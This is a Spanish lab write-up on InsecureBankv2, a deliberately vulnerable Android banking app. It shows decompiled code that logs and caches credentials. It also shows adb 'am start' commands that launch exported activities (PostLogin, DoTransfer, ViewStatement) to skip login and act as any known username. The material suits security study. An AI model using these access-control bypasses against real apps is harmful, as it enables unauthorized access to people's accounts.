2- Insecure Logging mechanism & Access Control Issues
Si nos volvemos a fijar en LoginActivity.java
Vemos que se crea un intent explícito apuntando a la clase DoLogin y se pasan como extras el usuario y contraseña.
protected void performlogin() {
    this.Username_Text = (EditText) findViewById(R.id.loginscreen_username);
    this.Password_Text = (EditText) findViewById(R.id.loginscreen_password);
    Intent i = new Intent(this, (Class<?>) DoLogin.class);
    i.putExtra("passed_username", this.Username_Text.getText().toString());
    i.putExtra("passed_password", this.Password_Text.getText().toString());
    startActivity(i);
}<activity
android:label="@string/title_activity_do_login"
android:name="com.android.insecurebankv2.DoLogin"
/>SI se declara una activity con <intent-filter></intent-filter> y no se indica exported="false" entonces cualquier app puede usar esa action
Osea que realmente aquí no hay problema.
En DoLogin.java:
if (this.serverip != null && this.serverport != null) {
    Intent data = getIntent();
    this.username = data.getStringExtra("passed_username");
    this.password = data.getStringExtra("passed_password");
    new RequestTask().execute("username");
    return;
}
Se crea una nueva RequestTask() que llamada a Postdata()
public void postData(String valueIWantToSend) throws BadPaddingException, JSONException, NoSuchPaddingException, IllegalBlockSizeException, NoSuchAlgorithmException, IOException, InvalidKeyException, InvalidAlgorithmParameterException {
            HttpResponse responseBody;
            HttpClient httpclient = new DefaultHttpClient();
            HttpPost httppost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
            HttpPost httppost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");
            List<NameValuePair> nameValuePairs = new ArrayList<>(2);
            nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));
            nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
            if (DoLogin.this.username.equals("devadmin")) {
                httppost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
                responseBody = httpclient.execute(httppost2);
            } else {
                httppost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
                responseBody = httpclient.execute(httppost);
            }
            InputStream in = responseBody.getEntity().getContent();
            DoLogin.this.result = convertStreamToString(in);
            DoLogin.this.result = DoLogin.this.result.replace("\n", "");
            if (DoLogin.this.result != null) {
                if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
                    Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
                    saveCreds(DoLogin.this.username, DoLogin.this.password);
                    trackUserLogins();
                    Intent pL = new Intent(DoLogin.this.getApplicationContext(), (Class<?>) PostLogin.class);
                    pL.putExtra("uname", DoLogin.this.username);
                    DoLogin.this.startActivity(pL);
                    return;
                }
                Intent xi = new Intent(DoLogin.this.getApplicationContext(), (Class<?>) WrongLogin.class);
                DoLogin.this.startActivity(xi);
            }
        }
En un momento dado, si el login es exitoso, se declara este intent explícito y se lanza:
Intent pL = new Intent(DoLogin.this.getApplicationContext(), (Class<?>) PostLogin.class);El problema es que se hace después de verificar que las credenciales son correctas?
if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
	Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
	saveCreds(DoLogin.this.username, DoLogin.this.password);
	trackUserLogins();
	Intent pL = new Intent(DoLogin.this.getApplicationContext(), (Class<?>) PostLogin.class);
	pL.putExtra("uname", DoLogin.this.username);
	DoLogin.this.startActivity(pL);
	return;
}
Y además está exported=true
<activity
	android:label="@string/title_activity_post_login"
	android:name="com.android.insecurebankv2.PostLogin"
	android:exported="true"/>
Solo necesitamos poner el username (extra) y deberíamos poder lanzarlo
Como es un intent explícito (le decimos a android que componente lanzar: paquete + clase):
adb shell am start \
  -n com.android.insecurebankv2/.PostLogin \
  --es uname dinesh
Si fuese un intent implícito pondríamos simplemente la action y android la resolvería, como en 10- Access Control Issues - Part 2
adb shell am start \
  -a jakhar.aseem.diva.action.VIEW_CREDS2 \
  --ez check_pin false
De esta forma, podemos loguearnos como cualquier usuario solo sabiendo su username.
adb shell am start \
  -n com.android.insecurebankv2/.PostLogin \
  --es uname jack
En PostLogin.java hay un Intent Explícito para DoTransfer
this.transfer_button.setOnClickListener(new View.OnClickListener() { // from class: com.android.insecurebankv2.PostLogin.1
	@Override // android.view.View.OnClickListener
	public void onClick(View v) {
		Intent dT = new Intent(PostLogin.this.getApplicationContext(), (Class<?>) DoTransfer.class);
		PostLogin.this.startActivity(dT);
	}
});
Que está en android:exported="true"
<activity
	android:label="@string/title_activity_do_transfer"
	android:name="com.android.insecurebankv2.DoTransfer"
	android:exported="true"/>
Por lo que también la podemos abrir sin pasar por la pantalla de login ni tener creds
adb shell am start \
  -n com.android.insecurebankv2/.DoTransfer
Además al hacer una transferencia se usan las creds de SharedPreferences , por lo que cualquiera puede acceder a esa pantalla si ya habían unas creds cacheadas.
HttpClient httpclient = new DefaultHttpClient();
HttpPost httppost = new HttpPost(DoTransfer.this.protocol + DoTransfer.this.serverip + ":" + DoTransfer.this.serverport + "/dotransfer");
SharedPreferences settings = DoTransfer.this.getSharedPreferences("mySharedPreferences", 0);
String username = settings.getString("EncryptedUsername", null);
byte[] usernameBase64Byte = Base64.decode(username, 0);
Pasa exactamente lo mismo en la opción de View Statement

protected void viewStatment() {
	Intent vS = new Intent(getApplicationContext(), (Class<?>) ViewStatement.class);
	vS.putExtra("uname", this.uname);
	startActivity(vS);
}<activity
android:label="@string/title_activity_view_statement"
android:name="com.android.insecurebankv2.ViewStatement"
android:exported="true"/>adb shell am start \
-n com.android.insecurebankv2/.ViewStatement
--es uname jack